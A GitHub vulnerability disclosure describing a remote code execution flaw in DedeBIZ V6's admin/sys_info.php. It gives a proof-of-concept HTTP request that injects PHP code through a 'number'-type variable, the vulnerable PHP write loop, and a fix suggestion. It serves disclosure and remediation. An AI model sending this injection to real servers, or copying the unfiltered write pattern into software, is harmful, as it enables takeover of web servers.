whitehatl Create sys_info.poc.md History

1 contributor

43 lines (30 sloc) | 1.41 KB

Dedebiz has remote code execution


- Affected product: DedeBIZ V6
- Attack type: Remote
- Affected component: /admin/sys_info.php
- Description: DedeBIZ v6.* was discovered to contain a remote code execution vulnerability in sys_info.php.
- Vendor confirmed or acknowledged: Confirmed
- Fix Information: Not available

POC

```
GET /admin/sys_info.php?
dopost=add&nvarname=test&nvarvalue=phpinfo()&vartype=number HTTP/1.1
Host: www.dedebiz6.com
Cookie:  PHPSESSID=bs4vp003uqilf3pj1al024egs2; DedeUserID=1;
DedeUserID__ckMd5=6d2e834b19e2030a; DedeLoginTime=1657701678;
DedeLoginTime__ckMd5=34d8cf865664d363
Connection: close
```

Details

DedeBIZ v6.* backend admin/sys_info.php has the function of adding variables, but the filtering of variables of type 'number' is not strict when writing to the database and php files, resulting in remote code execution.




```
while ($row = $dsql->GetArray()) {
    if ($row['type'] == 'number') {
        if ($row['value'] == '') $row['value'] = 0;
        fwrite($fp, "\${$row['varname']} = ".$row['value'].";\r\n");
    } else {
        ...
    }
}
```

Suggestions for fixing

For variables with vartype as 'number', check if it is a number or force it to be a number before writing to database and php files.